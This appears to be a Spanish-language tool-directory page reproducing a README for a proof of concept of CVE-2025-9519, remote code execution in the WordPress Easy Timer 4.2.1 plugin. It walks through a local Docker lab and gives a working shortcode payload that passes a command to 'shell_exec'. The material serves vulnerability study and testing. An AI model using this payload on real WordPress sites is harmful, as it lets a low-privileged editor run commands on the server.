
Skip to content
KitploitKITPLOIT
HerramientasExploitsBlog
Log in
Enviar
HerramientasExploitsBlog
Enviar

¡Herramientas de Hacking, PenTest y Ciberseguridad para tu Arsenal de Seguridad!

Kitploit es un directorio de herramientas de hacking, ciberseguridad y pentesting. Descubre las últimas actualizaciones de proyectos para encontrar vulnerabilidades, analizar sistemas, automatizar pruebas y fortalecer tu seguridad.

FeedsContactoPrivacidad© 2026 Kitploit

Directorio de Herramientas

Categorías

Ver todas las categorías
Loading categories
Poc-CVE-2025-9519 — Prueba de concepto del exploit para CVE-2025-9519, que demuestra la ejecución remota de código en el plugin Easy Timer de WordPress mediante un filtro de shortcode manipulado, con configuración basada en Docker. | Kitploit
Herramientas/GitHubGitHub/nimisha17/poc-cve-2025-9519
Análisis de VulnerabilidadesExplotaciónExplotación de Aplicaciones WebSeguridad WebPruebas de Penetración
GitHubnimisha17/poc-cve-2025-9519

Poc-CVE-2025-9519

Prueba de concepto del exploit para CVE-2025-9519, que demuestra la ejecución remota de código en el plugin Easy Timer de WordPress mediante un filtro de shortcode manipulado, con configuración basada en Docker.

Ver Repositorio
2121hace 0 añosAún no revisado

Más Populares

Ver todos →

Descubre las herramientas más usadas por nuestra comunidad.

Explora todas las herramientas

Explora nuestra colección de herramientas

Ver todas las herramientas →
Compartir

Easy Timer v4.2.1 -

Requisitos previos

  • Docker Engine instalado
  • Docker Compose instalado

Consulta la documentación oficial de Docker para la instalación: Instalación de Docker Engine

1. Iniciar WordPress con Docker

Desde el directorio de tu proyecto:

sudo docker-compose up -d
mkdir -p wp-content/plugins
cd wp-content/plugins

wget https://downloads.wordpress.org/plugin/easy-timer.4.2.1.zip
unzip easy-timer.4.2.1.zip

sudo docker compose restart wordpress

2. Configurar WordPress

  1. Navega a http://localhost:8000/
  2. Completa la configuración de WordPress

  3. Navega a Panel de WordPress → Plugins → Easy Timer y haz clic en Activar. Screenshot from 2025-10-27 12-52-06
3. Añadir un nuevo usuario con privilegios de Editor

Desde el directorio de tu proyecto ejecuta el siguiente comando:

docker compose run --rm wpcli user create \
  editoruser [email protected] \
  --role=editor \
  --user_pass=P@ssw0rd!

(nota: ¡reemplaza con tu elección de nombre de usuario, correo electrónico y contraseña!)

4. Crear una entrada

  1. Ve a Entradas → Añadir nueva


  2. Inserta un bloque de Shortcode e introduce:
[countdown date=2025/12/17-00:00:00 filter="shell_exec"]ls -l[/countdown]
  1. Haz clic en Actualizar → Vista previa de la entrada para ver el temporizador en ejecución.

⚠️ Nota: Asegúrate de usar un bloque de Shortcode, no un bloque de Párrafo, para que el shortcode se renderice correctamente.
Screenshot from 2025-10-27 13-36-40


¡Felicidades, tienes RCE! image

Consejos de depuración

  • Comprueba los contenedores en ejecución:
sudo docker ps

Deberías ver algo como:

Screenshot from 2025-10-27 12-51-08
  • Si los shortcodes no se renderizan:

    1. Ve a Apariencia → Temas
    2. Activa Twenty Twenty-Three (u otro tema predeterminado).
  • Si al navegar a http://localhost:8000/ aparece Base de datos no conectada:

    1. Espera uno o dos minutos a que la base de datos termine de configurarse.
Descargar herramienta